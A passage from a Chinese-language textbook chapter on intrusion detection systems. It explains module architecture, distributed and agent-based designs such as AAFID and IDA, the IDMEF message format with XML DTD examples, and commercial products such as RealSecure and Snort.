从功能实现的角度看，入侵检测系统可以划分为 3 大模块：信息收集模块、信息处理与通信模块、入侵判断与反应模块。其中信息收集模块与待定的环境、监视的对象有比较密切的关系；信息处理与通信模块是对所收集到的数据进行预处理和分类，然后把处理的结果按照一定的格式传输给检测判断模块，最后由检测判断模块根据一定的安全策略判断入侵行为并采取相应的反击。

一个大型入侵检测系统除了要识别众多的攻击特征外，还应该具备知识的自我更新，以及保留对网络行为的详细日志记录和统计分析能力。因此，一个完整的检测系统应该具有以下几个功能模块：数据收集模块、通信模块、检测模块、数据库模块和管理模块。这些模块之间的关系如图 2-5 所示。



图 2-5　入侵检测系统的功能模块图

数据收集模块完成系统所需数据的所有收集工作，根据所要检测的对象，设置网络包截取，或主机状态日志信息收集。由于数据量大，该模块往往具有数据过滤、数据分类、数据简化等预处理功能。该模块是系统的最底层部分，一般安装在主机驱动程序一级，有时根据实时性和可靠性的要求，可以把这部分固化到硬件里。

通信模块保证数据在各模块之间通信的完整性和安全性。该模块规定了模块之间通信的形式和协议（如是基于 RPC 远过程调用还是基于消息传递等），以及数据传输的格式（包括检测数据、状态信息和控制信息等的数据格式）。该模块还负责加密和认证。

检测模块完成具体的检测任务，也是该系统的核心部分。目前常用的检测方法是异常检测和误用检测，因此这一部分可以有基于异常的检测模块和基于误用的检测模块，也可以是两者的结合。检测过程中往往还涉及到攻击特征表示技术以及特征知识库的建立与维护。

数据库模块用于保留日志数据、检测的结果等需要作长久保存的数据，以便将来进行查询和分析。该模块具有数据的简化存储、分析功能（如：总结、归类、查询和统计分析等）。

管理模块通过图形界面完成与管理员的信息交互，向管理者提供检测结果报告，以及接受管理者的命令。同时通过控制信息实现对其他模块的动态配置、管理和资源的协调。

为了实现对大规模网络的入侵检测功能，现在的入侵检测系统一般都采用分布式结构。把这类入侵检测系统称为分布式入侵检测系统。它能够检测多个主机、多个网段上的数据和信息，对这些信息进行关联（Correlation）和综合分析，以发现可能存在的分布式网络攻击行为并进行响应处理。传统入侵检测系统分类方法的侧重点是各组件在检测和响应入侵时所采取的策略。在分布式环境下，分类则更关心整个体系结构的合理组成和分布、组件之间的协调和合作以及整个系统工作的自动化和智能化。因此分布式入侵检测系统一般是分层结构，除了以上所说的模块外，还包括协调模块等分布式结构所必须的模块。

与传统的入侵检测系统相比较，大规模网络环境下的分布式入侵检测系统具有一些新的特点。

- 分布分析（Distributed Analysis）。对采集的数据就地分析、缩减数据量，减少网络流量。
- 负载平衡（Load Balancing）。各个检测部件之间的分工应该明确而且任务量应保持一定的平衡。

• 灵活性（Complexity）。必须具备一定的容错性能，即使某些部件意外失效，也不应影响整个系统的运行，并能迅速地恢复。

• 允许动态配置（Dynamic Configurable）。不需要重新启动系统就可以改动配置、增加或删除某些功能。

• 协同性（Cooperative）。各个组件之间应能进行一定程度的合作，共同完成特定检测任务。

• 任务分派和数据融合（Task Dispatch and Data Fusion）。管理器应该具有相应的“任务分派”算法，负责将检测任务分解成子任务合理地分派给下面的组件完成。各组件完成检测后通过相应的数据融合算法将各个子任务产生的结果融合后形成最终的告警信息。

• 可伸缩性和扩展性（Scalability and Expandability）。要求系统可根据不同的网络环境规模进行灵活配置。针对新攻击类型的出现，能不断扩展自身所能检测的攻击种类。

• 安全性与可靠性（Security and Reliability）。组件之间的通信安全应该得到保证，可采取一定的加密和认证措施。同时，应能抵御外界的各种攻击，特别是 DoS 攻击。

• 互操作性（Interoperability）。通过与其他安全产品的集成与互操作，实现信息的共享，协同工作保证系统安全，这有赖于入侵检测系统标准的制订与统一。

2.4.4 代理和移动代理技术

Agent（代理）的研究起源于人工智能领域。Agent 是指模拟人类行为和关系，具有一定智能并能够自主运行和提供相应服务的程序。与现在流行的软件实体（如对象、构件）相比较，agent 的粒度更大，智能化程度更高。Agent 包含为执行某些计算需要的代码和状态信息，且需要 Agent 软件平台来提供计算所需的计算环境。静态的 Agent 常驻在单一的平台上，主要是指智能 Agent。而移动 Agent 可以挂起一平台上的进程，移动到另一平台并恢复代码的执行。

静态智能 Agent 被定义为这样一个系统，它处于一个环境之中并作为这个环境的一部分，能够随时感知这个环境并采取相应的行动，可建立自己的行动规划并能影响环境的变化。智能 Agent 的基本特征如下。

• 自治性。Agent 对自身内部状态和行为有一定的控制能力，在完成任务时无需人或其他 Agent 的直接干预。

• 协同性。当需要时，应能通过某种 Agent 通信语言与其他 Agent 或人交互以完成任务。

• 响应性。Agent 能感知周围的环境（可以是物理世界、用户和一组 Agent 等），对环境的变化能及时做出响应。

• 预动性。Agent 不仅是简单地对环境变化做出响应，它们能采取面向目标的行为，能够影响环境的变化。

移动 Agent 指一个能够在网络节点间自主迁移的软件实体，它主要强调移动性。移动 Agent 技术通过将服务请求 Agent 动态地移到服务器端执行，使得此 Agent 较少依赖网络传输这一中间环节而直接面对要访问的服务器资源，从而避免了大量数据的网络传送，降低了系统对网络带宽的依赖。移动 Agent 不需要统一的调度，由用户创建的 Agent 可以异步地在不同节点上运行，待任务完成后再将结果传送给用户。为了完成某项任务，用户可以创建多个 Agent，同时在一个或若干个节点上运行，形成并行求解的能力，此外移动 Agent 还具有自治性和智能路由等特性。移动 Agent 这些优异的特性，特别适合于构造分布式入侵检测模型。

基于 Agent 的分布式入侵检测模型将大大减少系统的通信负载，并且能够检测到新的或未知形式的攻击。它使用 MLSI（Marks Left by Suspected Intruder）来表示由可疑的入侵者留下的痕迹，并且通过观察可能与入侵有关的事件而不是所有的用户活动来实现检测。如果发现了 MLSI，那么将收集与 MLSI 有关的信息，分析这些信息并且决定是否发生了入侵。在许多传统的网络入侵检测系统中，每个目标系统都将它的系统日志传送给入侵检测服务器，由服务器分析整个日志，判断是否发生了入侵。这种方法在如今的客户/服务器架构的网络环境下已经无法有效地工作，因为在一个部署有入侵检测系统的大网络中，网络通信量将是极高的，日常传输的系统日志的数据量也非常惊人，但这些数据中绝大多数与入侵无关。因此，在大网络中，这类入侵检测系统执行效率很低，浪费了大量的系统资源。而移动 Agent 将自动迁移到目标系统中去，收集只与入侵有关的信息，这样就不再需要将系统日志传输给服务器，极大地提高了工作效率。

使用基于智能 Agent 的入侵检测系统进行数据采集和分析，可以改善入侵检测系统的性能，系统主要有以下特点。

- 基于 Agent 的入侵检测系统具有可扩展性，便于扩充。由于 Agent 是独立运行的实体，因而以 Agent 形式实现的事件组件和分析组件可在不需要改变其他组件的前提下被加入系统或从系统中删除，从而不需要重启 IDS。当需要收集一种新的类型数据或监视一种新的攻击时，将启动相应新的 Agent 而不影响其他正在运行的组件。类似的，不再需要的 Agent 可以被停止。
- 基于 Agent 的入侵检测系统支持动态配置。Agent 可以提供在线运行时的重新配置机制，无须重新启动，具有很大的灵活性。
- 基于 Agent 的入侵检测系统便于维护和升级。由于 Agent 可以在不影响 IDS 其他部分的前提下被停止和启动，因而当需要增加功能时，就可对 Agent 进行升级。只要它们的外部接口保持不变，其他组件就无须知道 Agent 已被升级。
- 基于 Agent 的入侵检测系统具有集成性。由于 Agent 可以从审计日志文件、网络数据流或其他任何源点获得数据，因而由一系列 Agent 建成的 IDS 可以跨越传统的基于主机和网络的 IDS 的界限，从而很容易将它们融合、集成在一起，提高整个系统的综合检测能力。并且，由于能够从不同数据出发，从而能够更准确地检测入侵，同时也可检测组合攻击。
- 基于 Agent 的入侵检测系统具有有效性。由于 Agent 可以在将它们引入一较为复杂的环境前被独立测试，且每个 Agent 可以采用最适合它执行任务的编程语言来实现，从而提高了各部分效率，也就提高了整个系统效率。并且，由于采用了分层管理的结构，可以使每个管理域范围适中，从而能及时处理事件，不致于使 IDS 来不及处理过量数据，丢失网络数据包而造成失效。
- 基于 Agent 的入侵检测系统改善了单点失效。单个 Agent 的失效只会影响到该 Agent 和与之协作的部分 Agent、模块，系统的其他部分仍能正常工作。由于划分了管理域，单个 Agent 失效所影响的范围是有限的。

移动 Agent 具有与智能 Agent 类似的特点，如支持动态配置，便于维护、升级和扩充。移动 Agent 最大的潜能在于对入侵的响应而不是检测。由于响应可以从网络的任何地方发起，移动 Agent 可以采取比传统的 IDS 中更优的方式来处理攻击。移动 Agent 增强了 IDS 的功能，通过移动 Agent 可以实现在被攻击的网络中跟踪攻击者、在攻击目标作出响应、在攻击源点作出响应、从主机和网络组件收集有关攻击的证据、隔离源点和目标。具体地，移动 Agent 支持

如下几种响应方式。

• 跟踪攻击者。攻击者通常在攻击目标前登录到许多主机中，在这些主机中，后者以前者为跳板而形成一主机链，并有时伪装它们的源地址。为发现攻击者，IDS 必须反向跟踪，找到发起包的实际主机位置。为了执行此跟踪，IDS 需要有能力监控各个 Ethernet 网段和分析每台主机，从而需要的体系可能会非常昂贵，但却不如广泛安装移动 Agent 平台有效。采用移动 Agent 跟踪入侵者在一些入侵检测系统中已得到实现，如日本 IPA（The Information technology Promotion Agency）开发的入侵检测系统。

• 在攻击目标做出响应。当检测到一攻击，自动地在目标主机响应是至关重要的。迅速响应可以阻止攻击者建立一更好的立足点且利用此已被渗透的主机进一步破坏网络。同时也可以用较小的代价使系统从攻击者造成的破坏中恢复。

• 在攻击源点做出响应。在攻击者的主机上响应使得 IDS 有更大的能力来限制攻击者的行动。如果没有使用移动 Agent，IDS 不可能到攻击者主机的入口来执行纠正行动。虽然此种方式有限制，因为它要求在攻击者的主机上也安装了移动 Agent 平台，且攻击者来自管理域内，但它在某些情形下仍然可能有效。

• 从主机和网络组件收集关于攻击的证据。目前，从许多不同的源点自动地收集关于攻击的证据是不可行的。问题在于必须在恰当的时间、地点运行恰当的软件。移动 Agent 提供了在任何时间、地点运行任何程序的能力，从而使得从不同硬件平台、操作系统、甚至不同应用（如 Web 服务器）收集证据成为可能。移动 Agent 还可以智能地审计网络，通过动态地重新配置相关主机的审计能力，从而严格审计可疑或重要的网络位置。

• 隔离源点和目标。由于在目标和源点的自动响应行动可能会失败，极端情况下需要在网络层的响应限制攻击者的行动。存在三种通用的策略：阻止攻击者的通信、阻止目标的通信、阻止攻击者和目标间的通信。移动 Agent 可在所有网络元件中穿梭并采取恢复行动的能力，使得它们可以执行这三种策略。

国际上有一些研究机构对基于代理和移动代理的入侵检测系统进行了深入地研究并开发了原型系统或产品，下面介绍其中的几种。

AAFID（Autonomous Agents for Intrusion Detection）。AAFID 是由 Purdue 大学设计的一种分布式入侵检测系统，它首次在入侵检测中提出了自治代理的概念。之所以称这些代理为自治代理是因为它们都是单独执行的实体，也就是说它们的执行只会受操作系统的控制，不会由其他的处理器统一控制。代理可能需要用来自其他代理的数据才能够进行自己的工作，代理还可以接受来自其他实体的上级的控制信息，比如开始执行或者停止执行命令，或者改变执行参数。由于代理是单独运行的实体，所以它们可以在不影响其他部分并且无需重新启动入侵检测系统的情况下进行任意的添加、移除和重新配置。在将代理引入检测系统之前可以对代理进行单独的测试。

AAFID 由 5 个部分构成：代理、过滤器、收发器、监视器和用户界面。

代理主要负责收集信息，并将它所管辖的主机上的可疑连接信息作为报告发送给收发器。代理没有产生告警的权利，告警通常由收发器和监视器根据代理发送的信息产生。收发器将不同代理收到的报告结合起来，形成主机状态的图像，而监视器产生网络状态的图像。代理之间并不相互通信，它们将所有的消息都发送到收发器，由收发器根据每个代理的配置决定它们应该做什么。

过滤器进行数据筛选和数据提取。数据筛选使代理仅仅接受自己所需的数据，数据提取可以使代理在不同的操作系统下都正常的工作。

收发器是每台主机的外部通信界面，它有两个功能：控制和数据处理。每个由 AAFID 监控的主机上都必须运行收发器。控制功能主要是跟踪并控制主机内代理的执行，响应监视器的命令或执行请求的行为。数据处理的功能是接收代理产生的报告，对接受的信息进行适当的处理，根据需要将接受的信息或处理的结果送给其他代理或监视器。

监视器是 AAFID 结构中最高层次的实体，它所扮演的角色与收发器类似，主要的区别是监视器可以控制多个不同主机上的实体而收发器仅仅控制本地的代理。

在数据处理功能中，监视器接受来自它自己控制的收发器的信息，做更高层次的相互关联并检测与多主机相关的入侵行为。监视器可以检测到收发器不会觉察的事件。

在控制功能中，监视器接受来自其他监视器的指示并控制自己的收发器和其他监视器。监视器还可以与用户界面进行通信，并为整个 AAFID 系统提供接入点。

如果没有一个友好的用户界面，功能再强大的入侵检测系统都无用。AAFID 将用户界面与数据收集和数据处理部分清晰地分开。用户界面与监视器交互进行信息传递并提供各种指示。

这些组成部件之间进行通信和协同工作，所以能够完成入侵检测的各种工作，无论是基于主机的检测还是基于网络的检测。但是随着监视器所要监控的收发器的数目逐渐增加，以及监视器的不断增加，网络中的通信量就会不断增加使网络情况变得很糟，所以这种方法在网络规模不断扩大的情况下也未必是一种比较有效的检测方法。

该系统 1999 年发展到第二代 AAFID2，使用 Perl5 语言实现。

IDA（Intrusion Detection Agent System）由日本 IPA 设计的一种多主机检测式系统，该系统通过收集特定事件，跟踪检测可疑入侵者的行踪。系统采用了移动代理技术，通过移动代理在各主机之间移动跟踪检测可疑事件，分析入侵者行踪。系统采用分层结构，分别由管理员、传感器、追踪代理、信息收集代理组成，其中传感器驻留在各网络主机上，收集可疑事件，并通知管理员，由管理员分派特定的追踪代理到目的主机，由追踪代理根据情况动态实时产生信息收集代理来进一步收集信息，其中追踪代理还可以在网络主机之间移动，跟踪可疑行为的出处。管理员还负责收集、整理、分析由信息收集代理返回的信息，动态地对某些危险易发地增派警力，加强警戒，同时可有的放矢地发派代理。

人们对代理和移动代理技术进行了广泛、深入的研究，但将代理和移动代理技术很好地应用于入侵检测系统，还需要做很多工作。

2.4.5 安全部件互动协议和接口标准

如前所述，现在尚没有安全部件互动协议和接口标准方面的国际标准，进行这方面研究的机构和公司也不多。随着入侵检测系统使用的场合越来越大，入侵检测系统越来越成为一个独立的安全部件。这样，不同种类的入侵检测系统之间、入侵检测系统和防火墙等其他安全部件之间就存在互动和通信的问题。这个问题可以分为两部分：一个是数据怎样在不同的安全部件之间传送，这就需要一个互动协议；另一个是用什么样的接口在安全部件之间传送数据，使得彼此可以很方便地对接，这就需要定义接口标准。

IDWG 提交入侵检测报文交换格式（IDMEF）的目的是定义数据格式和交换程序，从而

能在入侵检测和响应系统以及控制系统之间共享信息。IDMEF 描述了表示 IDS 输出信息的数据模型，并且已经用 XML 语言实现了该数据模型，还开发了 XML 文档类型定义 DTDs（Document Type Definition），在提案的最后还给出了一些例子。IDMEF 对于能在商用系统、公共系统和研究系统之间发展互动，允许用户根据这些系统的强项和弱点来合理使用，从而得到最佳实现。

下面对 IDMEF 的主要内容作一简要总结。

IDMEF 使用三种符号。

1. 统一模型语言 UML

UML 提供了一种简单的结构来表示实体及其相互关系。UML 把实体定义成类，每种类都有自己的属性。IDMEF 模型只用 UML 定义的两种关系：继承和聚合。继承指示超类/子类关系，子类继承超类的所有属性、操作和关系；聚合指示整体与部分的关系，聚合类包括了它自己的所有属性以及组成部分的所有属性。

2. XML 文档类型定义 DTDs

XML DTDs 定义文档使用的标志，包括元素、属性和内容模式。

元素是文档标志的主要部分，元素声明定义了文档组成部分的名称及其内容，例如：

```
<! ELEMENT 书（
    前言，章节，附录，参考文献，索引
）>
```

属性声明定义了要用到的各属性的名称、内容类型和属性类型。例如：

```
<! ATTLIST 书
    书名    CDATA   #REQUIRED
    作者    CDATA   #REQUIRED
>
```

其中，CDATA 说明这种属性包含字符数据，#REQUIRED 是四种属性类型之一，说明这个属性是必须的，但是没有缺省值。

实体声明允许定义一些符号，用于代替其他文本。例如：

```
<! ENTITY idmef "Intrusion Detection Message Exchange Format">
```

无论何时在 XML 文档中出现"&idmef"，它就会被文本" Intrusion Detection Message Exchange Format "代替。

3. XML 文档

这部分内容在前边的章节已经介绍过，这里不再赘述。

在 IDMEF 数据模型中主要定义了 3 种类：报文类（IDMEF-Message）、警报类（Alerts）和心跳类（Heartbeats）。

报文类是所有 IDMEF 报文的最高级别的类，其他类型的报文都是它的子类。目前，IDMEF 只定义了两种报文：警报类（Alerts）和心跳类（Heartbeats）。

（1）IDMEF-Message 在 IDMEF DTD 中声明如下：

```
<!ENTITY % attlist.idmef"
    version CDATA #FIXED '1.0'
```

```
">
<!ELEMENT IDMEF-Message  (
      (Alert | Heartbeat) *
) >
<!ATTLIST IDMEF-Message
     %attlist.idmef;
>
```

结合!ENTITY 和!ATTLIST 声明语句可知它只有一个属性——version。

（2）警报类

每当分析器探测到它所寻找的事件，就发送警报报文给控制器。警报类由几个集合类组成，并且有 3 个子类：工具警报类（ToolAlert）、相互关系警报类（CorrelationAlert）和溢出警报类（OverflowAlert）。

警报类在 IDMEF DTD 中声明如下：

```
<!ELEMENT Alert (
      Analyzer, CreateTime, DetectTime?, AnalyzerTime?, Source*,
      Target*, Classification, Assessment?, (ToolAlert|
      OverflowAlert|CorrelationAlert) ?, AdditionalData*
) >
<!ATTLIST Alert
     ident CDATA '0'
>
```

（3）心跳类

分析器使用心跳类向控制器指示它们的当前状态，每隔一段时间发送一次，比如每隔 10 分钟，或每隔 1 小时。心跳类在 IDMEF DTD 中声明如下：

```
<!ELEMENT Heartbeat (
     Analyzer, CreateTime, AnalyzerTime?, AdditionalData*
) >
<!ATTLIST Heartbeat
     ident CDATA '0'
>
```

以上是 IDWG 提出的 IDMEF 模型的核心内容。一些公司在自己开发的产品中实现了入侵检测系统和防火墙之间的互动，下面对它们的工作进行简单的介绍。

通信双方可以事先约定并设定通信端口，并且相互正确配置对方 IP 地址，防火墙以服务器（Server）的模式来运行，IDS 以客户端（Client）的模式来运行。通信的具体步骤是：

（1）初始化通信连接时，一般由 IDS 向防火墙发起连接；

（2）建立正常连接后，当 IDS 产生需要通知防火墙的安全事件时，通过发送约定格式的数据包，来完成传递必要的互动信息；

（3）防火墙收到互动信息后，可以实施互动行为，并将结果（成功与否）以约定格式的数据包反馈给 IDS。

互动开放接口“Netpower OpenIDS”的详细实现请看本书附录3中的参考文献。

深圳华强联合计算机工程有限公司也实现了自己的入侵检测系统和防火墙之间的互动，并定义了自己的接口标准，这里不再赘述。

2.5 入侵检测产品介绍

本节将介绍一些典型的入侵检测系统，有国外的产品也有国内的产品。由于网络安全产品的特殊性，国内用户一般选用国内的入侵检测产品。因此对于国外的产品，这里只作简单介绍。国内的产品，给出了国内一些评测机构的评测结果。附录里收集了国内主要入侵检测系统的介绍，希望能对读者选购入侵检测产品有所帮助。

2.5.1 国外主要产品介绍

这里只对国外产品作一个简单的介绍。

• Internet Security System 公司的 RealSecure：ISS RealSecure 是一种实时监控软件，它包含控制台、网络引擎和系统代理三个部分组成。网络引擎基于 C 类网段，安装在一台单独使用的计算机上，通过捕捉网段上的数据包，分析包头和数据段内容，与模板中定义的事件手法进行匹配，发现攻击后采取相应的安全动作；系统代理基于主机，安装在受保护的主机上，通过捕捉访问主机的数据包，分析包头和数据段内容，与模板中定义的事件手法进行匹配，发现攻击后采取相应的安全动作。控制台是安全管理员的管理界面，它可同时与多个网络引擎和系统代理连接，实时获取安全信息。

RealSecure 的模板包括安全事件模板、连接事件模板和用户定义事件模板。安全事件模板中的每一种事件代表着一种黑客攻击的手法，可根据实际应用中的网络服务灵活选择监控部分或全部的安全事件。连接事件模板是为方便用户监控特殊的应用服务，例如用户可限制某些主机（IP 地址）允许或禁止访问某些服务（端口）。用户定义事件模板是为方便用户限制对特殊文件和字段的访问控制。RealSecure 对相应监控事件的响应有多种且及时有效。用户可设置的响应方式包括通知主控台、中断连接、记录日志、实时回放攻击操作和通知网管等。

该公司的网址是 http://www.iss.net。

• Cisco 公司的 NetRanger：NetRanger 产品分为：监测网络包和发报警的传感器，以及接收并分析报警、启动响应的控制器。NetRanger 以其高性能而闻名，而且它还非常易于裁剪。控制器程序可以综合多站点的信息并监视散布在整个企业网上的攻击。NetRanger 是针对企业而设计的，在全球广域网上运行很成功。例如，它有一个路径备份功能，如果一条路径断掉了，信息可以从备份路径上传过来。它甚至能做到从一个点上监测全网或把监测权转给第三方。

NetRanger 的另一个强项是其在检测问题时不仅观察单个包的内容，而且还看上下文，即从多个包中得到线索。NetRanger 是目前市场上基于网络的入侵检测系统中经受实践考验最多的产品之一。对于某些用户来讲，NetRanger 的强项也可能正好是其不足。它被设计为集成在 OpenView 或 NetView 下，在网络运行中心（NOC）使用，其配置需要对 Unix 有详细的了解。NetRanger 相对较昂贵，这对于一般的局域网来讲未必很适合。

该公司的网址是 http://www.cisco.com/。

• Network Associates 公司的 CyberCop：Network Associates 公司是 1977 年由以做 Sniffer

类探测器闻名的 Network General 公司和以做反病毒产品为专业的 McAfee Associates 公司合并而成的。NetWork Associates 从 Cisco 那里取得授权，将 NetRanger 的引擎和攻击模式数据库用在 CyberCop 中。

CyberCop 基本上可以认为是 NetRanger 的局域网管理员版，这些局域网管理员正是 NetWork Associates 的主要客户群。

另外，CyberCop 被设计成一个网络应用程序，一般在 20 分钟内就可以安装完毕。它预设了 6 种通常的配置模式：Windows NT 和 Unix 的混合子网、UNIX 子网、NT 子网、远程访问、前沿网（如 Internet 的接入系统）和骨干网。它没有 Netware 的配置。

CyberCop 的前端设计成浏览器方式，这主要是为了易于使用，发挥 Network General 在提练包数据上的经验，同时用户使用时也易于查看和理解。像在 Sniffer 中一样，它在帮助文档里结合了专家知识。CyberCop 还能生成可以被 Sniffer 识别的迹文件。与 NetRanger 相比，CyberCop 缺乏一些企业应用的特征，如路径备份功能等。

该公司的网址是 http://www.nai.com/。

• Snort：Snort 是一个免费、开放源代码的基于网络的入侵检测系统，它具有很好的配置性和可移植性。除此之外，它还可以用来截获网络中的数据包并记录数据包日志。

Snort 经常被称为轻量级的入侵检测系统。Snort 被标以轻量级的称号是因为它首先是设计给小网络段使用的。基于规则的体系结构使 Snort 非常灵活，它的设计者将它设计的很容易插入和扩充新的规则，这样它就能够对付那些新出现的威胁。

最初，Snort 是为了 Linux/UNIX 操作系统而编写的，但最终它也应用到了 Windows 操作系统。现在已经有了图形用户界面的系统。最新的 Snort 版本可以从 Snort 网站下载。

Snort 具有实时数据流量分析和日志 IP 网络数据包的能力，能够进行协议分析，对内容进行搜索/匹配。它能够检测各种不同的攻击方式，对攻击进行实时报警。Snort 具有很好的扩展性和可移植性。

Snort 的报警机制很丰富，例如 syslog、用户指定的文件、一个 UNIX 套接字，还有使用 SAMBA 协议向 Windows 客户程序发出 WinPopup 消息。利用 XML 插件，Snort 可以使用 SNML（简单网络标记语言，simple network markup language）把日志存放到一个文件或者适时报警。

Snort 能够进行协议分析，内容的搜索/匹配。现在 Snort 能够对多种协议进行解析。它能够检测多种方式的攻击和探测，例如：缓冲区溢出、端口扫描、CGI 攻击、SMB 探测、探测操作系统指纹特征的企图等。

Snort 的日志格式既可以是 tcpdump 式的二进制格式，也可以解码成 ASCII 字符形式，更加便于用户尤其是新手检查。使用数据库输出插件，Snort 可以把日志记入数据库，当前支持的数据库包括 Postgresql、MySQL、任何 unixODBC 数据库，还有 Oracle。

使用 TCP 流插件（tcpstream），Snort 可以对 TCP 包进行重组。Snort 能够对 IP 包的内容进行匹配，但是对于 TCP 攻击，如果攻击者使用一个程序，每次发送只有一个字节的 TCP 包，完全可以避开 Snort 的模式匹配。被攻击的主机的 TCP 协议栈会重组这些数据，将其送给在目标端口上监听的进程，从而使攻击包逃过 Snort 的监视。使用 TCP 流插件，可以对 TCP 包进行缓冲，然后进行匹配，使 Snort 具备了对付上面这种攻击的能力。使用 spade（Statistical Packet Anomaly Detection Engine）插件，Snort 能够报告非正常的可疑包，从而对端口扫描进行有效的检测。Snort 还有很强的系统防护能力。使用 FlexResp 功能，Snort 能够主动断开恶

意连接。

作为一个轻量级的网络入侵检测系统，Snort 有很好的扩展性。它使用一种简单的规则描述语言，能够对新的网络攻击作出很快的反应。发现新的攻击后，可以很快根据 Bugtraq 邮件列表找出特征码，写出检测规则。因为其规则语言简单，所以很容易上手。

Snort 支持插件，可以使用具有特定功能的报告、检测子系统插件对其功能进行扩展。Snort 当前支持的插件包括：数据库日志输出插件、碎数据包检测插件、端口扫描检测插件、HTTP URI normalization 插件和 XML 插件等。

虽然 Snort 基于模式匹配的方法有些过时，但对于研究入侵检测系统的人来说，仍然是一个很好的可供参考的系统。

Snort 的网址是 http://www.Snort.org/。在此网站可以下载最新的 Snort 入侵检测系统的源代码。

除了这几种产品之外，国外还有其他一些产品，Intrusion Detection 公司的 Kane Security Monitor、NFR 公司的 Intrusion Detection Appliance 等，在此不再一一赘述，感兴趣的读者可以自己查找相关资料。

表 2-1 和表 2-2 列出了国外主要的商用入侵检测系统。

表 2-1　　基于主机的入侵检测系统

产品名称	公司及其网址	产品简介
Centrax	CyberSafe http://www.cybersafe.com	
CyberCop Sting	NA http://www.nai.com/	CyberCop Sting 提供了一种具有新入侵检测手段的附加信息收集设备来对抗网络嗅探
CyberCop Monitor	NA http://www.nai.com/	CyberCop Monitor 对公司重要电子设备提供强大的安全保护手段，保护计算机系统免受非法入侵
CyberwallPLUS-SV	Network-1 http://www.network-1.com	CyberwallPLUS 主机防火墙设计为保护那些连到 Internet 或企业网络的 Windows NT 4.0 and Windows 2000 工作站和服务器的防火墙家族
IntruderAlert	AXENT http://www.axent.com/	Intruder Alert™ 是入侵检测系统业界中的领先者，通过许多方法，使它领先于黑客/网络攻击者一步
Netsecure Sign	NetSecure Software http://www.netsecuresoftware.com	

续表

产品名称	公司及其网址	产品简介
NFR Intrusion Detection Appliance	NFR http://www.nfr.com	
RealSecure	ISS http://www.iss.net	
TripWire for HP UX & AIX	TripWire http://www.tripwiresecurity.com/	针对 Linux 的 Tripwire 可以免费下载。为支持代码公开社团，它将在秋天发布一个代码公开的软件版本

表 2-2　基于网络的入侵检测系统

产品名称	公司及其网址	产品简介
Anzen Flight Jacket for NFR	Anzen http://www.anzen.com	Anzen Flight Jacket for NFR 是一个灵活的、具有可扩展性的入侵检测系统，事实上也是一个用户可编程的、实时地检测入侵和网络业务分析的网络监控系统。用户通过该系统能够了解网络中正在发生什么事情
Centrax	CyberSafe http://www.cybersafe.com	CyberSafe's Centrax™入侵检测软件是一种完整的安全解决方案，它能够对来自信息系统内部或外部的威胁进行检测并做出响应。它就像安装在每个服务器和网络中的智能摄像机，实时地监控用户的所有活动，诸如文件的存取、穿越公司网络的各种操作等
Cisco Secure Intrusion Detection System	Cisco http://www.cisco.com	具体可参考思科公司关于 CISCO 安全入侵检测系统的技术报告
CyberwallPLUS-AP	Network-1 http://www.network-1.com	CyberwallPLUS-AP 是专门为保护基于 Windows NT/2000 的内部网的安全而开发的，利用它能够提供多层防御的安全解决方案。该系统作为一个透明网桥，利用一个两端口的能够分离网段和整个网络的网际体系，把关键服务器资源放在大多数黑客无法到达的安全区域

续表

产品名称	公司及其网址	产品简介
NetProwler	AXENT http://www.axent.com/	AXENT公司的NetProwler是一个动态的入侵检测工具，它能够监控通用操作系统（Windows NT、Solaris和Linux等）以及应用程序（例如，Web服务器、E-mail服务器、防火墙和路由器等）中已知的安全性缺陷，并能够阻止利用这些系统缺陷攻击系统的企图。由于系统通过缓存网络业务数据进行会话过程分析，它对网络或应用程序的性能都没有影响
Network Flight Recorder	NFR http://www.nfr.com	NFRs能够为用户提供网络的发展、使用模式、网络瓶颈、潜在的误配置等相关安全性信息，能够有效地预测网络的特征的变化
NOSadmin for NT & NetWare3	BVD	NOSadmin for NT提供了管理和解决基于Windows的企业网络安全的最简单的方案。通过精确地控制Windows 2000，纠正有关的系统缺陷，提供Windows NT和Windows 2000集成网络环境下的安全管理解决方案。使用ActiveAdmin，用户可关闭企业网中的安全漏洞，并可采用增强网络安全的标准和策略
RealSecure	ISS http://www.iss.net	见ISS公司的相关文档
Stake OUTID	e-Security http://www.sensecurity.com/	

2.5.2 国内产品的现状

现在国内生产IDS的公司主要有十几家，应该说这些厂家的IDS代表了国内产品的现状和水平。

北京赛迪信息技术评测有限公司（以下简称“赛迪评测”，网址 http://www.ccidnet.com）针对用户的需求，2002年组织了一次入侵检测系统的横向测试，其目的是对国内市场上的主流入侵检测系统技术和产品进行全方位的分析和评估，为用户选购和使用IDS产品提供比较

客观的参考依据。

赛迪评测这次重点考察的是基于网络的入侵检测产品，即 NIDS。从 2002 年 6 月初开始，15 家厂商报名参加了测试，其中 9 款 IDS 产品顺利通过了历时 2 个月的严格测试。为了能够比较准确地评测各种入侵检测系统产品，也便于区分不同入侵检测系统产品的差异，此次评测具体从管理、功能、性能和自身安全性四个方面对入侵检测系统进行整体评估。

